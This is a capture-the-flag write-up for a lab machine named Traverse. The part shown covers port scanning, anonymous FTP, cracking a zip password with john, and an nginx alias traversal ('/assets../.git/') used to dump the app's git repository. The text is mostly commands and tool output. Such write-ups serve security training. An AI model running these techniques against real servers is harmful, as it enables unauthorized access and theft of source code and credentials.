
Overview
The machine starts by anonymous ftp access that leaks a protected zip, cracking it to reveal an nginx alias traversal that exposes a git repo, dumping the history to get docs credentials to gain authenticated lfi that chains php filters to rce to get shell as spencer to find an internal docker dashboard. Pivoting via socks to enumerate ldap and sniffing cleartext credentials to get shell as admin on the container, then abusing a shared host mount to drop a suid bash to get shell as root.
Enumeration
We start with an Nmap scan as usual.
jimmex@attacker :: ~/Traverse ➜ nmap -sC -sV -vv -oA init 10.1.46.68 --reason
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-01 13:54 +0000
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
Initiating Ping Scan at 13:54
Scanning 10.1.46.68 [2 ports]
Completed Ping Scan at 13:54, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:54
Completed Parallel DNS resolution of 1 host. at 13:54, 0.50s elapsed
Initiating Connect Scan at 13:54
Scanning 10.1.46.68 [1000 ports]
Discovered open port 80/tcp on 10.1.46.68
Discovered open port 21/tcp on 10.1.46.68
Discovered open port 22/tcp on 10.1.46.68
Completed Connect Scan at 13:54, 6.47s elapsed (1000 total ports)
Initiating Service scan at 13:54
Scanning 3 services on 10.1.46.68
Completed Service scan at 13:54, 6.19s elapsed (3 services on 1 host)
NSE: Script scanning 10.1.46.68.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:54
NSE: [ftp-bounce 10.1.46.68:21] PORT response: 500 Illegal PORT command.
Completed NSE at 13:54, 5.11s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 1.30s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
Nmap scan report for 10.1.46.68
Host is up, received syn-ack (0.090s latency).
Scanned at 2026-10-01 13:54:10 UTC for 19s
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE  SERVICE REASON       VERSION
21/tcp    open   ftp     syn-ack      vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.0.247
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 ftp      ftp          4096 Sep 22 07:49 devops
|_-rw-rw-r--    1 ftp      ftp       3507597 Jun 20  2022 mountains-wallpaper-photo.jpg
22/tcp    open   ssh     syn-ack      OpenSSH 9.6p1 Ubuntu 3ubuntu13.19 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 72:32:d0:78:f5:fc:a3:91:57:91:3d:f3:26:01:09:b8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB8uKQ6UA7dukqZiyD9l/0MA+gMlOnjGT9aFmHAXz9b2WsSc0PCqQlbCUt3ZCTJGOP7D4/imaTf+8BGF8SFdBio=
|   256 4a:db:63:2a:00:ef:aa:b4:6a:f7:3c:e1:65:a2:e7:c6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMk/cpte1YDNTixs24HaIdiyxdP8ITNaBhh/HFH5vOV+
80/tcp    open   http    syn-ack      nginx 1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://traverse.hsm/
|_http-server-header: nginx/1.24.0 (Ubuntu)
30000/tcp closed ndmps   conn-refused
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.96 seconds
The Nmap scan shows that there are 3 open ports
- FTP on port 21
- SSH on port 22
- HTTP on port 80
The FTP allows anonymous authentication, and it has a couple of files that we can read which is a low-hanging fruit we should always start with to get it out of the way.
Then there is the HTTP that redirects to traverse.hsm.
So before we move on let's add the hosts entry for the vhost traverse.hsm.
jimmex@attacker :: ~/Traverse ➜ echo '10.1.46.68 traverse.hsm' | sudo tee -a /etc/hosts
10.1.46.68 traverse.hsm
Last thing is doing a full scan to make sure we didn't miss anything nmap -p- 10.1.46.68.
Not shown: 65434 filtered tcp ports (no-response), 98 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
FTP Anonymous Access
FTP most commonly stands for File Transfer Protocol, a standard network protocol used to transfer files between a client and a server over a computer network.
Anonymous access FTP (File Transfer Protocol) is a server configuration that lets users connect and download public files without needing a personal user account or password.
Nmap already confirmed that it can read files as anonymous so let's download those files. There is an image and a directory called devops.
jimmex@attacker :: ~ ➜ ftp 10.1.46.68
Connected to 10.1.46.68.
220 (vsFTPd 3.0.5)
Name (10.1.46.68:jimmex): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30097|)
150 Here comes the directory listing.
drwxr-xr-x 2 ftp ftp 4096 Sep 22 07:49 devops
-rw-rw-r-- 1 ftp ftp 3507597 Jun 20 2022 mountains-wallpaper-photo.jpg
226 Directory send OK.
ftp>
The devops directory has a zipped file so let's download it as well.
ftp> cd devops
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||30011|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           829 Sep 22 07:49 content.zip
226 Directory send OK.
ftp> get content.zip
local: content.zip remote: content.zip
229 Entering Extended Passive Mode (|||30005|)
150 Opening BINARY mode data connection for content.zip (829 bytes).
100% |*******************************************************************************************************************************|   829        3.05 MiB/s    00:00 ETA
226 Transfer complete.
829 bytes received in 00:00 (8.99 KiB/s)
ftp>
The image doesn't matter that much based on the name but it might leak some information.
ftp> get mountains-wallpaper-photo.jpg
local: mountains-wallpaper-photo.jpg remote: mountains-wallpaper-photo.jpg
229 Entering Extended Passive Mode (|||30059|)
150 Opening BINARY mode data connection for mountains-wallpaper-photo.jpg (3507597 bytes).
100% |*******************************************************************************************************************************|  3425 KiB    4.05 MiB/s    00:00 ETA
226 Transfer complete.
3507597 bytes received in 00:00 (3.65 MiB/s)
ftp>
Content.zip file
First trying to list what's inside that zip file and as you can see there are two files
- message.eml, the eml extension is a single mail message saved as a standalone file in a plain-text format.
- traverse.conf and this is a configuration file that it might be vhost configuration based on the name.
jimmex@attacker :: ~ ➜ unzip -l content.zip
Archive:  content.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
      278  2026-09-22 07:49   message.eml
      481  2026-04-13 17:36   traverse.conf
---------                     -------
      759                     2 files
When I tried to unzip the files it turns out to be password-protected zip.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ unzip content.zip
Archive: content.zip
[content.zip] message.eml password:
   skipping: message.eml             incorrect password
   skipping: traverse.conf           incorrect password
Cracking content.zip password
We can use zip2john to extract the password hash from encrypted zip files then we use that extracted hash in an offline hash-cracking attempt which might lead to the file password if the password is easy and leaked before in one of the password wordlists.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ zip2john content.zip
ver 2.0 efh 5455 efh 7875 content.zip/message.eml PKZIP Encr: TS_chk, cmplen=222, decmplen=278, crc=243D0D6E ts=3E2B cs=3e2b type=8
ver 2.0 efh 5455 efh 7875 content.zip/traverse.conf PKZIP Encr: TS_chk, cmplen=249, decmplen=481, crc=5C8641D2 ts=8C80 cs=8c80 type=8
content.zip:$pkzip$2*1*1*0*8*24*8c80*ed201a0ee956594825e6b82d805328024fbb3032742ad247e65fd829dadf9153a1d9d38a*2*0*de*116*243d0d6e*0*45*8*de*3e2b*378566d3d8a1d23aa37518e6b84
71fe5637db20a636a69a92c49e03b899e85cac1797f9fe60e3de6d4b88d5e2762ec56a6843fac795952d44501b619c5215b41493a93a8285e86da522d67d27fa40cbf5804515d002197d40841bc927e0a5c7f215075e
a956848be895bfde79fcc038f0e3133094ba7a73a50e9cb52b5d46ef58b923afd9612f295f84c43ae665ca36f29323064eb1e5e167d4c797e14407b42d09722cc53799be71c131d2d7e1ca1b447b83f743a26c317341
75ed2a862377c6dadc5a46e5b0b1d48e36f5a48bb10defac338139a0d0e59d7ab0b96e5be*$/pkzip$::content.zip:message.eml, traverse.conf:content.zip
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
Then we use John to crack the hash we just extracted to find out that the password is mountaineers.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ john content.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mountaineers (?)
1g 0:00:00:00 DONE (2026-10-01 10:15) 11.11g/s 5415Kp/s 5415Kc/s 5415KC/s mrkrabs..matchoftheday
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
So now we can really extract the files out of it.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ unzip content.zip
Archive: content.zip
[content.zip] message.eml password:
  inflating: message.eml
  inflating: traverse.conf
Viewing Content.zip content
Starting with the email from spencer@traverse.hsm to devops@traverse.hsm saying that he initialized a repository for the app under /opt/app so now we know that there is .git/HEAD under /opt/app and as tiny as that might seem it is a very good piece of information that we can convert later to something we can actually use.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ cat message.eml
From: spencer@traverse.hsm
To: devops@traverse.hsm
Subject: Repository status
Date: Mon, 13 Apr 2026 17:30:00 +0000
Content-Type: text/plain; charset="UTF-8"

The repository in /opt/app has been initialized.

--
Spencer Tomkins
Senior DevOps Engineer
Traverse Outdoor Equipment
Then as expected this is configuration for the vhost traverse.conf that maps the entire application.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ cat traverse.conf
server {
    listen 80 default_server;
    listen [::]:80 default_server;
    server_name _;
    return 301 http://traverse.hsm$request_uri;
}

server {
    listen 80;
    listen [::]:80;
    server_name traverse.hsm;

    root /var/www/html;
    index index.html;

    location / {
        proxy_pass http://127.0.0.1:8000;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
    }

    location /assets {
        alias /opt/app/static/;
    }
}
Explaining the configuration file
Based on this configuration there are two big clues that we can use
- The Nginx config has an alias directive for
/assetspointing to/opt/app/static/ - The email confirms that
/opt/appis a git.
So how can we use that to do something useful? the idea is in this directive
location /assets {
    alias /opt/app/static/;
}
When Nginx matches a location prefix it doesn't require the matched text to end at a / boundary it just needs it to start with /assets so a user that can request /assets../<path starts from this point> literally still matches the location /assets block just because it starts with /assets.
What Nginx does internally:
- It matches the prefix /assets against the request URI.
- It takes whatever comes after that matched prefix
../.git/HEADand appends it directly onto the alias path. - So the final path becomes:
/opt/app/static/+../.git/HEAD=/opt/app/static/../.git/HEAD - and the file system resolves
static/../back to/opt/applanding us in that/opt/appwhere we know that there is a.git/HEAD
Nginx doesn't sanitize or normalize that trailing part against the alias boundary, it is a pure string concatenation.
side note that might be useful for you: this is different from something like
rootdirective becauserootappends the whole original URL to the root path rather than just the post-match part so the
Port 80

Viewing the website it is a static page, there isn't much we can do.
Fuzzing the website we see this assets directory that our idea revolves around and two other directories (the deploy we don't have access to).
jimmex@attacker :: ~/Traverse ➜ ffuf -u http://traverse.hsm/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://traverse.hsm/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

assets [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 355ms]
static [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 321ms]
deploy [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 89ms]
:: Progress: [43007/43007] :: Job [1/1] :: 446 req/sec :: Duration: [0:01:39] :: Errors: 0 ::
So doing wget for <SNIP>/assets../.git/HEAD will resolve on the system to /assets/../.git/HEAD and /assets is an alias for /opt/app/static so we should get an actual HEAD file.
As you can see we actually got the HEAD reference.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ wget http://traverse.hsm/assets../.git/HEAD
--2026-10-01 10:26:08-- http://traverse.hsm/assets../.git/HEAD
Resolving traverse.hsm (traverse.hsm)... 10.1.46.68
Connecting to traverse.hsm (traverse.hsm)|10.1.46.68|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23 [application/octet-stream]
Saving to: ‘HEAD’

HEAD 100%[========================================================================================>] 23 --.-KB/s in 0s

2026-10-01 10:26:08 (1.99 MB/s) - ‘HEAD’ saved [23/23]

┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ cat HEAD
ref: refs/heads/master
Repo Reconstruction
If you're not familiar with how Git works, it is important to know this.
Every file, folder structure, and commit in Git is treated as an object and saved inside the .git/objects/ folder.
Git compresses each object and names the file using a unique 40-character SHA-1 hash based on its content.
Then there is the .git/index which is a complete manifest layout of the current project. It maps every single human-readable file path (like src/login.php) directly to its current object hash.
Because developers always forget .git files exposed and the structure of the .git is fixed so there is always index file and there is always HEAD we can use this information to reconstruct the entire repository using a tool called git-dumper.
How does it work? It downloads the index file first to get the list of all file names and their hashes then loops through each hash to download the raw object file straight from the server then uncompresses those hashes back into original code files.
Enough said about that, the tool takes two arguments URL output_folder and as you can see it does the magic and reconstructed the entire repository.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse]
└──╼ [★]$ git-dumper http://traverse.hsm/assets../.git/ ./opt-app/
[-] Testing http://traverse.hsm/assets../.git/HEAD [200]
[-] Testing http://traverse.hsm/assets../.git/ [403]
[-] Fetching common files
[-] Fetching http://traverse.hsm/assets../.gitignore [200]
[-] Fetching http://traverse.hsm/assets../.git/description [200]
[-] Fetching http://traverse.hsm/assets../.git/COMMIT_EDITMSG [200]
[-] Fetching http://traverse.hsm/assets../.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/hooks/post-receive.sample [404]
[-] http://traverse.hsm/assets../.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/hooks/commit-msg.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/hooks/post-commit.sample [404]
[-] http://traverse.hsm/assets../.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/hooks/post-update.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/hooks/pre-commit.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/hooks/pre-push.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/hooks/pre-receive.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/hooks/pre-rebase.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/index [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/info/packs [404]
[-] http://traverse.hsm/assets../.git/objects/info/packs responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/hooks/update.sample [200]
[-] Fetching http://traverse.hsm/assets../.git/info/exclude [200]
[-] Finding refs/
[-] Fetching http://traverse.hsm/assets../.git/FETCH_HEAD [404]
[-] http://traverse.hsm/assets../.git/FETCH_HEAD responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/ORIG_HEAD [404]
[-] http://traverse.hsm/assets../.git/ORIG_HEAD responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/HEAD [200]
[-] Fetching http://traverse.hsm/assets../.git/config [200]
[-] Fetching http://traverse.hsm/assets../.git/info/refs [404]
[-] http://traverse.hsm/assets../.git/info/refs responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/HEAD [200]
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/heads/master [200]
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/heads/staging [404]
[-] http://traverse.hsm/assets../.git/logs/refs/heads/staging responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/heads/main [404]
[-] http://traverse.hsm/assets../.git/logs/refs/heads/main responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/heads/production [404]
[-] http://traverse.hsm/assets../.git/logs/refs/heads/production responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/heads/development [404]
[-] http://traverse.hsm/assets../.git/logs/refs/heads/development responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/remotes/origin/HEAD [404]
[-] http://traverse.hsm/assets../.git/logs/refs/remotes/origin/HEAD responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/remotes/origin/main [404]
[-] http://traverse.hsm/assets../.git/logs/refs/remotes/origin/main responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/remotes/origin/master [404]
[-] http://traverse.hsm/assets../.git/logs/refs/remotes/origin/master responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/remotes/origin/staging [404]
[-] http://traverse.hsm/assets../.git/logs/refs/remotes/origin/staging responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/remotes/origin/production [404]
[-] http://traverse.hsm/assets../.git/logs/refs/remotes/origin/production responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/remotes/origin/development [404]
[-] http://traverse.hsm/assets../.git/logs/refs/remotes/origin/development responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/packed-refs [404]
[-] http://traverse.hsm/assets../.git/packed-refs responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/logs/refs/stash [404]
[-] http://traverse.hsm/assets../.git/logs/refs/stash responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/heads/main [404]
[-] http://traverse.hsm/assets../.git/refs/heads/main responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/heads/master [200]
[-] Fetching http://traverse.hsm/assets../.git/refs/heads/staging [404]
[-] http://traverse.hsm/assets../.git/refs/heads/staging responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/heads/production [404]
[-] http://traverse.hsm/assets../.git/refs/heads/production responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/heads/development [404]
[-] http://traverse.hsm/assets../.git/refs/heads/development responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/remotes/origin/HEAD [404]
[-] http://traverse.hsm/assets../.git/refs/remotes/origin/HEAD responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/remotes/origin/main [404]
[-] http://traverse.hsm/assets../.git/refs/remotes/origin/main responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/remotes/origin/master [404]
[-] http://traverse.hsm/assets../.git/refs/remotes/origin/master responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/remotes/origin/staging [404]
[-] http://traverse.hsm/assets../.git/refs/remotes/origin/staging responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/remotes/origin/production [404]
[-] http://traverse.hsm/assets../.git/refs/remotes/origin/production responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/remotes/origin/development [404]
[-] http://traverse.hsm/assets../.git/refs/remotes/origin/development responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/stash [404]
[-] http://traverse.hsm/assets../.git/refs/stash responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/main [404]
[-] http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/main responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/master [404]
[-] http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/master responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/staging [404]
[-] http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/staging responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/production [404]
[-] http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/production responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/development [404]
[-] http://traverse.hsm/assets../.git/refs/wip/wtree/refs/heads/development responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/main [404]
[-] http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/main responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/master [404]
[-] http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/master responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/staging [404]
[-] http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/staging responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/production [404]
[-] http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/production responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/development [404]
[-] http://traverse.hsm/assets../.git/refs/wip/index/refs/heads/development responded with status code 404
[-] Finding packs
[-] Finding objects
[-] Fetching objects
[-] Fetching http://traverse.hsm/assets../.git/objects/00/00000000000000000000000000000000000000 [404]
[-] http://traverse.hsm/assets../.git/objects/00/00000000000000000000000000000000000000 responded with status code 404
[-] Fetching http://traverse.hsm/assets../.git/objects/53/9a855d73ae141fea971b7b705dfd4af222bd69 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/3b/9d9f189965e7700bb68bf790d855b04ce5c376 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/59/26e66161dbf79c8ca115be12ddd88504390216 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/35/6562245b823e44b68a20e88cfade1d04f7cb15 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/bb/31cd273fc235edfd5f696b5adb912748ea41eb [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/ab/131a51c586527cc991f827c5eb3d391d61ee70 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/d7/08e3e6c40d710b53059c29fc9d19df80cbf787 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/cf/f44e123f6eca9a71e4c0cc98b13f9df64caad2 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/b4/efe759858910c6b243fc61870ded91ca5b2623 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/00/10a1c4fcdffcb9bd5eb717c65001af47b622d5 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/7f/92622ee43e984846f66a41c22b3a4e960b1550 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/00/c04c7d998e748db7abacc59be25902c9d1ab2f [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/6f/f3149893333b8d9818be901fbd83aafdb61be9 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/07/0305f2a6ab830158e73ffb6bf10559117c409e [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/92/29140986eb628338ccb0f02db183815b8a2f6b [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/68/40f8fe8a9e202f8d740bdd7cce4c8610cd595d [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/e8/02be99a3014c142d9c2ed89ffac8883e9eae4d [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/7b/b637f2648af3956c4889ee2c821e9cfd681498 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/b9/11521eec2e5cae6861faa3957ac4eee65ed506 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/2e/e315e02744c5931bf6affdc7757ef092de4b57 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/67/79aa334421022e5eb1098c6d5603054fad16e1 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/3e/53430d67e08a55bb316403adb735810dacf299 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/11/36e40d1d457d7ace6cc49ea6aed289a4bb16b0 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/8d/e46b0a8166093203101ca23b9c55d4b4d65f53 [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/86/b194c34a960764420d692d7805dd8f1eb0483d [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/3d/427a61b23485c4ce2b287bf5ef54961257f95b [200]
[-] Fetching http://traverse.hsm/assets../.git/objects/9e/ddef4253e31e7ee5f62070b3b1d4a2263a99dc [200]
[-] Running git checkout .
Looking at the application now there is the deploy directory we saw earlier.
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Traverse/opt-app]
└──╼ [★]$ ls -la
total 12
drwxrwxr-x 1 jimmex jimmex 72 Oct 1 10:27 .
drwxrwxr-x 1 jimmex jimmex 286 Oct 1 10:26 ..
drwxrwxr-x 1 jimmex jimmex 42 Oct 1 10:27 deploy
drwxrwxr-x 1 jimmex jimmex 128 Oct 1 10:27 .git
